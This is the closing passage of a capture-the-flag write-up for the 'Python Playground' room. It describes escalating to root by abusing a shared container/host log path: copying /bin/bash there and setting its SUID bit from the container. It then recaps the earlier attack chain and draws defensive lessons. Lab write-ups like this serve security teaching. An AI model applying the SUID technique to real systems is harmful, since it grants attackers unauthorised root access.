
The last step is privilege escalation to root.

During local enumeration, the key observation is that the environment allows changes made from the container to appear on the host through a shared path. That creates a path to privilege escalation if we can make a file on the host executable with the SUID bit set.
The basic idea is:
- Create a directory inside the shared log path from the container.
- On the host side, place a copy of
/bin/bashinside that directory. - From the container, set the SUID bit on that copied binary.
- Execute it on the host to get a root shell.
Creating a new directory inside the shared log path:

Confirming the change from the host:
Copying /bin/bash into the new directory:

Changing the permissions from the container:

Getting a root shell on the host:

With that, we get flag3 and complete the room.
Summary
Python Playground is a nice example of how multiple small weaknesses can chain together into full compromise. We start with simple web enumeration, discover hidden functionality, bypass weak Python import restrictions, recover a password from reversible client-side logic, and then use environmental misconfiguration to escalate to root.
The main lesson here is simple: client-side checks are not security, weak sandboxing is dangerous, and shared host/container paths can become a serious privilege escalation risk when permissions are not designed carefully.